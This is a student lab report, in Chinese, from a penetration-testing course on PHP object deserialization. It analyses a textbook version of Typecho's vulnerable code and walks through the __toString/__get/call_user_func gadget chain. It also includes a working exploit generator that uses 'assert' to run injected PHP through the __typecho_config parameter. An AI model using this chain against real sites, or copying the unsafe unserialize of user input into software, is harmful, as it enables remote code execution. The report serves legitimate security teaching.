《漏洞利用及渗透测试基础》PHP反序列化实验报告

1811463 赵梓杰 信息安全

- 教材内PHP源代码

```
<?php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        $value = !is_array($value) && strlen($value) > 0 ? $value :
$default;
        return $this->_applyFilter($value);
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value);
            }
```

```
            $this->_filter = array();
        }

        return $value;
    }
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>
```

- 代码分析

  $config是对GET传入的__typecho_config的参数进行反序列化，然后$db是新建了一个Typecho_Db类，同时将$config['adapter']作为参数传入，我们可以发现这里面一定会调用到这一行函数

  $adapterName = 'Typecho_Db_Adapter_' . $adapterName;

  如果传入的$adapterName参数是一个类，那么进行字符串拼接的时候就一定会触发这个类的__toString()方法，我们就可以把视角锁定在Typecho_Feed类中，其存在__toString，同时哲理也访问了$item['author']->screenName，因为我们已经知道__get()在读取到不可访问的数据时触发，所以我们只需要给其设置一个不可访问的属性即可

  然后我们去跟进Typecho_Request，我们发现在applyfifter中存在两个函数，一个是array_map，一个是call_user_fuc，通过查Documentation，可以发现array_map为数组的每个元素应用回调函数，而call_user_func是把第一个参数作为回调函数调用


  从GET数据得到'typecho_config'，调用其中的adapter实例化一个Db类，而在实例化过程中采用了字符串拼接访问了'adapter'（当adapter是一个类），寻找到typechefeed中存在toString的魔术方法，其访问了$this->item['author']->screenName;而当其为一个不可访问的属性，就会触发该类的get魔术方法，检测_params[$key]是否存在，将其传入_applyFilter()方法就可以执行代码

- 构造exp


```
<?php
class Typecho_Feed{
    private $item;
    public function __construct()
    {
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request{
    private $_params = array();
    private $_filter = array();
    public function __construct()
    {
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
```

```
?>
```

- 访问exp.php得到加密后的密文



- 直接GET传参即可



- 本实验应在老师提供的PHPnow（PHP-5版本下执行），我在win10主机下的环境中无法复现这个漏洞，后查阅发现php7版本的魔术函数tostring()更改成必须返回字符串值

> **Recoverable fatal error**: Method Typecho_Feed::__toString() must return a string value in **E:\xampp\htdocs\php\tyecho.php** on line **4**